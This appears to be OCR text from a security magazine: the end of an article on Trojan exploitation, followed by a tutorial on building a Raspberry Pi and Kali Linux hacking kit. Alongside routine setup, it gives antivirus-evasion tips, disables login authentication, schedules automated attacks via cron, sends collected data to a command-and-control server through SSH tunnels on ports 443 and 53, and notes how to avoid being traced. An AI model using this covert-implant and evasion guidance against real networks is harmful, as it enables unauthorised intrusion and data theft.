
Note: The above exploitation is for educational purposes and has been performed in our own environment.

Important Information

- To use exploitation outside the network, use public IP and go through all the above processes.
- This exploitation can work for all Windows versions (such as Windows 7/8/8.1/10).
- To bypass antivirus bind the ".exe" file (Trojan) to some other ".exe" file (normal exe file like Notepad or any) or change signature of current Trojan.
- To CONVINCE the victim it depends on own capability of social engineering.

Remediation or Prevention

- Always keep your antivirus up to date and use licensed antivirus not the cracked or trial.
- Check URL carefully.
- Check every URL, where and why they are redirecting to.
- As a security expert, if you get this type of vulnerability, report them to the web application company through e-mail or feedback form.



Building A Hacking Kit With Raspberry Pi And Kali Linux

Thauã C. Santos, Renato B. Borbolla & Deivison P. Franco

ABOUT THE AUTHOR

Thauã C. Santos

Systems Analyst. Full Stack Engineer at Cume Sistemas. Founder at Fsociety Brasil.

ABOUT THE AUTHOR

Renato B. Borbolla

Born in São Paulo, Brazil. Specialist in Cyber Security. Degree in Information Security Technology. Cyber Security Analyst with over 5 years in Information Technology. Speaker about Information Security. Computer Forensics, Penetration Test, Network Administration and Information Security consultant. Author of the N1n3 Malware, has released an e-book about forensics analysis of the N1n3 malware with Dr. Paulo Henrique as advisor.

ABOUT THE AUTHOR

Deivison P. Franco

Master in Computer Science and in Business Administration. Specialist in Forensic Science (Emphasis in Computer Forensics) and in Computer Networks Support. Degree in Data Processing. Senior Analyst of Information Security at Bank of Amazon. College Professor. Judicial and Extrajudicial Computer Forensics Expert. Researcher and Consultant in Computer Forensics and Information Security. Member of the IEEE Information Forensics and Security Technical Committee (IEEE IFS-TC) and of the Brazilian Society of Forensic Sciences (SBCF). ClEH, ClHFI, DSFE and ISO 27002 Senior Manager. Author and technical reviewer of the book Treatise of Computer Forensics. Reviewer and editorial board member of the Brazilian Journal of Criminalistics and of the Digital Security Magazine. Regular author of the eForensics Magazine. Columnist of the magazines CryptoID and Digital Security.

The Raspberry Pi has some unique features that are very powerful and easily accessible for a Hacking Kit. In particular, Pi is a joke and its components cost the price of a LEGO kit. So, Raspberry being highly discreet, small, thin and easy to hide and, of course, most important, runs Kali Linux natively (without any adaptations or VMs), it is very flexible and able to run a range of hacking tools, from badge cloners to scripts to cracking Wi-Fi networks. By swapping SD cards or adding custom components of marketplaces, like Adafruit[1], Raspberry can be changed to withstand any kind of situation.

Additionally, the low footprint and power consumption of the Raspberry Pi means that it is possible to run the device for a solid day or two on external battery pack USBs. Using Kali Linux on a Raspberry Pi can provide a unique and cost-effective option to accomplish testing objectives, and it is important to compartmentalize your hacking and avoid using systems that can identify you, such as custom hardware, for example. Not everyone has access to a supercomputer and, fortunately, it is not necessary to have one of these for a platform running Kali Linux.

With more than 10 million units sold, Raspberry Pi can be bought in cash for just US$ 30. This makes it very difficult to identify who is behind a Raspberry Pi attack.

The focus of this article is to learn how to combine the power of Kali Linux with the portability and low cost of a Raspberry Pi. The result is an extremely flexible hacking platform for specific projects that don't require applications with high processing power needs. We have used this toolset to conduct vulnerability testing from remote locations, used the portability of the Raspberry Pi to test security assessment covertly at different locations, and have configured the Raspberry Pi to be managed remotely with little footprint.

RASPBERRY PI ATTACKS

First, it is important that you control your expectations reasonably by choosing an RPi as your hacking platform, not least because it is not a supercomputer capable of processing large data capacities or reaching unusual limits for normal computers. It does not offer much support for tasks that require a lot of hardware processing, such as brute-force attacks on WPA networks or network attacks because the connection is too slow to fool users. We should assign these tasks to computers with greater processing power and use Raspberry Pi just as an information collector or sniffer. Remember, of course, that every hacking tool has its power expanded whenever it is combined with other techniques and tools of attack or defense.

Raspberry Pi works exceptionally well as a platform for Wireless attacks. Due to its small size and large amount of system-based tools, such as Kali Linux, it is the ideal weapon for Wi-Fi reconnaissance and attack. Our Kali Build will also carry out auditing attacks on Wi-Fi networks and Wired.

NECESSARY EQUIPMENT FOR THE ATTACK

Here's the list of components for our project and why we need them.

- **Raspberry Pi 3 Kit**: used platform, which manages and coordinates all the components used. As described above, we will use it to support Linux-based operating systems with high customization power and limited only by the creativity of the user;

- **Wi-Fi Command and Control Card (C2):** to automatically connect the Raspberry Pi to an Access Point (AP), like a Hotspot from your phone or home network, for example. This allows you to control the Raspberry Pi from long distances via SSH or VNC. Fortunately, Raspberry Pi 3 has a wireless card integrated into the system, in the case of a Raspberry Pi 2 it is necessary to include a Wi-Fi adapter;

- **Wi-Fi Attack Card:** must be compatible with Kali Linux, more specifically, it must be a card with support for Monitor mode, so it can be used to sniff networks. It can be either Long or Short Distance, this varies from your need;

- **SD Card with System Image:** will host the Operating System and brain of the desired environment. Creating custom image cards allows you to swap the functions of your Raspberry Pi quickly by simply swapping out SD cards or components;

- **Computer:** will be used for various tasks, from the creation of the builds on the SD Card, to the remote control;

- **Power Supply:** necessary to keep Pi connected;

- **Ethernet cable (optional):** It will depend on the type of attack you plan to make;

- **Bluetooth keyboard (optional):** useful for interacting with Pi, especially when you want to use it via the HDMI cable on the TV;

- **Protective Case (optional):** by default, all Raspberry Pis need a case to protect it.

Figure 1. *Raspberry Pi 3 kit.*

CONSIDERATIONS ABOUT THE ATTACK

First we must take into account that we are operating this Raspberry Pi in two primary forms. In our initial configuration the Raspberry Pi is connected to a screen via HDMI with inputs through a Mouse and Wireless Keyboard. In the Tactical Configuration you will use a laptop or smartphone to access the Raspberry Pi remotely via SSH. And of course, wherever you want to go, you'll need a Wi-Fi Access Point to connect remotely to Pi.

There are many ways to configure Kali Linux to run on a Raspberry Pi. Some of them include Touch Screen configuration, others are entirely via Command Line (SSH) and others use an internal wireless card to allow remote access through a hotspot. However, this is only a reasonably basic configuration because of the different C2 scenarios that exist.

ATTACKING PROCEDURES

1. Download the Kali Linux Image to Raspberry Pi

At the official Kali website[2], or the Offensive Security web site[3], there is a download link of the original image according to the PI version, whether it's Pi 2 or Pi 3, make sure you choose the right one for your hardware.

The following image shows the Kali Linux Custom ARM Images available for download:

Figure 2. *Kali Linux Custom ARM Images available for download.*

2. Record the Image (ISO) on the SD Card

As recommended in the installation tutorial of ISOs in Raspberry Pi, you can use software like Yumi[4] (Windows), Etcher[5] (Linux) or ApplePiBacker[6] (Mac).

3. Installing Kali Linux on Raspberry Pi

By default, the Kali Linux installation for the Raspberry Pi is optimized for the memory and ARM processor of the Pi device. We have found that this works fine for specific penetration objectives. If you attempt to add too many tools or functions, you will find that the performance of the device leaves a lot to be desired, and it may become unusable for anything outside a lab environment. A full installation of Kali Linux is possible on Raspberry Pi using the Kali Linux metapackages, which are beyond the scope of this article. For use cases that require a full installation of Kali Linux, we recommend you use a more powerful system.




Figure 3. *Raspberry Pi 3 connections schema.*

Once the image is downloaded, you will need to write it to the microSD card. If you are using a Linux or Mac platform, you can use the “dd” built-in utility from the command line. If you are using a Windows system, you can use the Win32 Disk Imager utility.

The Win32 Disk Imager[7] (Figure 3) utility is a free tool that is used to write raw images onto SD/microSD cards. If you are using a USB adapter for your microSD card, you might face difficulty in getting the tool to work properly since some people have reported this problem.




Figure 4. *Win32 Disk Imager.*

Once the tool is downloaded, you simply need to select the image file and your removable media to start the image writing process. This process can take a while to complete. On our systems, it took almost 30 minutes to complete.

You are now ready to install the Kali Linux image that you downloaded earlier. Uncompress the archive onto your desktop.

4. Combining Kali Linux and Raspberry Pi

The Kali Linux Raspberry Pi image is optimized for the Raspberry Pi. When you boot up your Raspberry Pi with your Kali Linux image, you will need to use “root” as the username and “toor” as the password to log in. We recommend you immediately issue the passwd command once you log in to change the default password. Most attackers know the Kali Linux default login, so it is wise to protect your Raspberry Pi from unwanted outside access. The following screenshot shows the launch of the “passwd” command to reset the default password:




Figure 5. *Resetting the default password.*

When you issue the “startx” command, your screen might go blank for a few minutes. This is normal. When your X Windows (GUI) desktop loads, it will ask you whether you would like to use the default workspace or a blank one. Select the default workspace. After you make your selection, the desktop might attempt to reload or redraw. It

may be a few minutes before it is fully loaded. The following screenshot shows the launch of the “startx” command:

Figure 6. *Startx command.*

The first thing that you need to do is upgrade the OS and packages. The upgrade process can take some time and will show its status during the process. Next, you need to make sure you upgrade the system within the X Windows (GUI) environment. Many users have reported that components are not fully upgraded unless they are in the X Windows environment. Access the X Windows environment using the "startx" command prior to launching the "apt-get upgrade" command. The following screenshot shows the launch of the "apt-get update" command:

Figure 7. *Apt-get update command.*

The following screenshot shows the launch of the "apt-get upgrade" command:

Figure 8. *Apt-get upgrade command.*

Here are the steps you need to follow to open the Kali Linux GUI:

Ensure you are in the X Windows desktop (using startx);

- Open a terminal command;
- Enter the "apt-get update" command;
- Enter the "apt-get upgrade" command;
- Enter the "sync" command;
- Enter the "sync" command;
- Enter the "reboot" command.

After you have upgraded your system, issue the "sync" command (as a personal preference, we issue this command twice). Reboot the system by issuing the "reboot" command. In a few minutes, your system should reboot and allow you to log back into the system. Issue the "startx" command to open the Kali Linux GUI. The following screenshot shows the launch of the "sync" and "reboot" commands:

Figure 9. *Sync and reboot commands.*

You will need to upgrade your systems using the “apt-get update” and “apt-get upgrade” commands within the X Windows (GUI) environment. Failure to do so may cause your X Windows environment to become unstable.

At this point, you are ready to start your penetration exercise with your Raspberry Pi running Kali Linux.

5. Preparing for the Attack

The Kali Linux ARM image, Raspberry Pi and Kali Linux Basics, has already been optimized for a Raspberry Pi. We found, however, that it is recommended to perform a few additional steps to ensure you are using Kali Linux in the most stable mode to avoid crashing the Raspberry Pi. The steps are as follows:

- The first recommended step is to perform the OS updates as described, Raspberry Pi and Kali Linux Basics. We won't repeat the steps here, so if you have not updated your OS, update it, Raspberry Pi and Kali Linux Basics, and follow the instructions.

- The next step you should perform is to properly identify your Raspberry Pi. The Kali Linux image ships with a generic hostname. To change the hostname, use the vi editor (although feel free to use any editor of your choice; even if you are a fan of nano, we won't judge you much) with the “vi /etc/hostname” command as shown in the following screenshot:




Figure 10. *Vi /etc/hostname command.*

- The only thing in this file should be your hostname. You can see from our example that we are changing our hostname from Kali to Raspberry Pi as shown in the following screenshot:




Figure 11. *Vi /etc/hostname command.*

- You will need to edit the “/etc/hosts” file to modify the hostnames. This can also be done using the vi editor. You need to confirm whether your hostname is set correctly in your hosts file. The following screenshot shows how we changed our default hostname from Kali to Raspberry Pi.




Figure 12. *Changing the default hostname from Kali to Raspberry Pi.*

- Make sure you save the files after making edits. Once saved, reboot the system. You will notice the hostname has changed and will be reflected in the new command prompt.

6. Setting up Wireless Cards

Once you connect your Wi-Fi adapter, you should first verify that the system shows it is functioning properly. You can do this by issuing the "iwconfig" command in a terminal window as shown in the following screenshot:




Figure 13. *Iwconfig command.*

You should see a wlan0 interface representing your new wireless interface. The next step is to enable the interface. We do this by issuing the "ifconfig wlan0" command followed by the up keyword as shown in the following screenshot:




Figure 14. *Ifconfig wlan0 command.*

At this point, your wireless interface should be up and ready to scan the area for wireless networks. This will allow us to test the wireless card to make sure it works, as well as evaluate the wireless spectrum in the area. We will do this by issuing the "iwlist wlan0 scanning" command as shown in the following screenshot:




Figure 15. *iwlist wlan0 scanning command.*

The “iwlist wlan0 scanning” command will show the SSID and the MAC address associated with the access points found in the area. You can see in the following screenshot that we scanned a Wireless Lab network and it has a MAC address of 0E:18:1A:36:D6:22. You can also see the Wi-Fi channel the AP is transmitting on, which is Channel 36.

Figure 16. *Wi-Fi channel 36.*

We have now set up wireless on our Raspberry Pi running Kali Linux.

7. Setting up the SSH Service

The Secure Shell (SSH) gives you full access to the Kali Linux operating system on a Raspberry Pi from a remote location. It is the most common way to manage Linux systems using a command line. Since the Kali Linux GUI is not needed for most penetration testing exercises, we recommend that you use SSH or command-line utilities whenever possible. We found some installations of Kali Linux have SSH enabled while others may need you to install the OpenSSH server.

You should first verify whether the SSH service is installed. Type in the service “--status-all” command to check whether the SSH service is running. If you see “+” as shown in the following screenshot, you are good to go. If you see a “-“ sign, then you will need to install the OpenSSH server:




Figure 17. *OpenSSH Server enabled.*

To install the OpenSSH server, open a command-line terminal and type “apt-get install openssh-server” to install the SSH services. You will need to start the SSH services by issuing the “service ssh start” command as shown in the following screenshot:




Figure 18. *Service ssh start command.*

Once you enable the SSH service, you should enable the SSH service to start running after a reboot. To do this, first remove the run level settings for SSH using the “update-rc.d -f ssh remove” command as shown in the following screenshot:




Figure 19. *Update-rc.d -f ssh remove command.*

Next, load SSH defaults by using the “update-rc.d -f ssh” defaults command as shown in the following screenshot:




Figure 20. *Update-rc.d -f ssh defaults command.*

Now you should have SSH permanently enabled on your Kali Linux system. You can reboot the system at any time without needing to reconfigure the system to run SSH.

8. Setting up Auto Login for Remote Operation

Sometimes it will be necessary to log into the system instantly, without needing any other steps, for this we will create a user with root access to the system by typing:

```
# useradd -m eliasanderson -G sudo -s /bin/bash
```

If you have not configured a password, configure it by entering the password you want (in our case we use the password “eliasanderson”), as follows:

```
#passwd eliasanderson
```

Now we will deactivate the login screen to avoid any problems when playing with our wooden block, typing:

```
# nano /etc/lightdm/lightdm.conf
```

After that, delete the "#" that remains before the lines "autologin-user=root" and "autologin-user-timeout=0". So, close the nano saving the changes and, after, typing the command:

```
# nano /etc/pam.d/lightdm-autologin
```

Changing the value "auth required" to "###auth required".

9. Automating Attacks

Let's add three scripts in Crontab to run at intervals of 1 to 10 minutes in order to automate attacks. To do this, we need to open the /etc/crontab file and add the following parameters to its end:

```
*/1 * * * * root sh /etc/init.d/script_rsync
*/1 * * * * root sh /etc/init.d/script_connect
*/10 * * * * root sh /etc/init.d/script_attack
```

In the "rsync" script we will make it sync the data generated by Raspberry Pi to our VPS (Command & Control). Thus, we analyze the generated files without having to use the Raspberry Pi processing feature, so that it is only used for the attack and collection of the reports. So, let's create a folder where reports will be generated and sent to Command & Control.

```
apt install rsync -y
mkdir /opt/dados
chmod 777 /opt/dados
```




Figure 21. *Script command to send generated reports from Raspberry Pi to Command & Control.*

In the "connect" script we created a connection from Raspberry Pi to Command & Control via SSH tunnel to ports 443 and 53. Some corporations have ports 443 and 53 ports for Internet browsing of their servers, so we will use those ports to have Command & Control will send additional commands that are not in the attack script thus doing a better penetration test and analysis of the environment being tested. Should any machine in the victim's network be

vulnerable to intrusion, Command & Control will perform an attack using the Pivoting technique, which basically uses the infected machine to perform a deeper hacking.

